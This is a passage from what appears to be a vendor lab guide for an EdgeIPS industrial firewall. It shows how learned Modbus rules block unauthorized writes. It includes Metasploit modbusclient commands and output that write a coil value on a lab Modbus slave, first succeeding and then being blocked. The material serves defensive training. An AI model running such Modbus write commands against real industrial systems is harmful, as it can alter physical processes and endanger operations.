
Items	Descriptions
	15. Select all the rules that are not related to Modbus. Then click **Discard**.  16. Click **Apply to Device**. 

Items	Descriptions
	17. Go to the "**Security > Security Policies > Policy Enforcement**" 18. Select the "**Device Rule List**" tab. A new rule "**Allow Modbus Read COILS**" should have been created. 
Expected Result	The EdgeIPS has learned network traffic and created a security policy rule that allows the Modbus command READ COILS.

Lab5: EdgeIPS OT Workflow Whitelisting

Table 8 EdgeIPS OT Workflow Whitelisting

Items	Descriptions
Lab Case	OT Workflow Whitelisting
Steps	**- Disable the Modbus READ COILS rule from EdgeIPS device web UI** 1. Navigate to the EdgeIPS device web UI. 2. Go to "**Security > Security Policies > Policy enforcement**". 3. Disable the **Modbus READ COILS** Rule by clicking on the "**Status**" button. 4. Click **Save**.  **- Run the Modbus WRITE COIL commands to change the value settings in Modbus salve simulator** **Note: Because the Modbus READ COILS rule in EdgeIPS is disabled. The Modbus WRITE COIL command should be work.** 1. Launch Metasploit from Kali 2. Run the following commands: - use auxiliary/scanner/scada/modbusclient - set RHOSTS 192.168.23.24


Items	Descriptions

- set UNIT_NUMBER 8
- set ACTION WRITE_COIL (Note: without “S”)
- set DATA_ADDRESS 0
- set DATA 1
- show options


```
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA            1                no        Data to write (WRITE_COIL and WRITE_REGISTER modes
                                              only)
   DATA_ADDRESS    0                yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.
                                              g. 0110
   DATA_REGISTERS                   no        Words to write to each register separated with a c
                                              omma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          6                no        Number of coils/registers to read (READ_COILS, REA
                                              D_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_IN
                                              PUT_REGISTERS modes only)
   RHOSTS          192.168.23.24    yes       The target host(s), see https://github.com/rapid7/
                                              metasploit-framework/wiki/Using-Metasploit
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     8                no        Modbus unit number


Auxiliary action:

   Name        Description
   ----        -----------
   WRITE_COIL  Write one bit to a coil


msf6 auxiliary(scanner/scada/modbusclient) >
```

3. Run the command: “**run**” to execute the Modbus WRITE COIL command


```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.23.24

[*] 192.168.23.24:502 - Sending WRITE COIL ...
[+] 192.168.23.24:502 - Value 1 successfully written at coil address 0
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Items	Descriptions
	4. Log in to the **Win7 VM** 5. Check the Modbus slave simulator; the value of COIL Address 1 will be set to "**1**" after the command has been executed.  6. Set the value of the COIL address 1 back to "**0**" in Modbus salve simulator. **Note:** Now that we have validated the Modbus **WRITE COIL** command is allowed, we will configure the policy to allow only the Modbus READ COILS command. - **Enable EdgeIPS Policy Enforcement to block the unauthorized Modbus COIL WRITE behavior from device rule list** 1. Go to the EdgeIPS web UI 2. Go to "**Security > Security Policies > Policy Enforcement**" page. Enable the Rule that was learned from the traffic to allow only Modbus **READ COILS** commands to pass through the EdgeIPS.

Items	Descriptions



3. Return to Kali and run the **Modus WRITE COIL** commands again. The Modbus WRITE COIL command will fail because it is blocked by EdgeIPS.



```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.23.24

[*] 192.168.23.24:502 - Sending WRITE COIL ...
[-] 192.168.23.24:502 - Auxiliary failed: Errno::ECONNRESET Connection reset by peer
[-] 192.168.23.24:502 - Call stack:
[-] 192.168.23.24:502 -   /usr/lib/ruby/3.0.0/socket.rb:452:in `__read_nonblock'
[-] 192.168.23.24:502 -   /usr/lib/ruby/3.0.0/socket.rb:452:in `read_nonblock'
[-] 192.168.23.24:502 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/rex-core-0
.1.28/lib/rex/io/stream.rb:91:in `block in read'
[-] 192.168.23.24:502 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/rex-core-0
.1.28/lib/rex/io/stream.rb:336:in `synchronize_access'
[-] 192.168.23.24:502 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/rex-core-0
.1.28/lib/rex/io/stream.rb:89:in `read'
[-] 192.168.23.24:502 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/rex-core-0
.1.28/lib/rex/io/stream.rb:223:in `get_once'
[-] 192.168.23.24:502 -   /usr/share/metasploit-framework/modules/auxiliary/scanner/scada/modbuscl
ient.rb:60:in `send_frame'
[-] 192.168.23.24:502 -   /usr/share/metasploit-framework/modules/auxiliary/scanner/scada/modbuscl
ient.rb:283:in `write_coil'
[-] 192.168.23.24:502 -   /usr/share/metasploit-framework/modules/auxiliary/scanner/scada/modbuscl
ient.rb:438:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```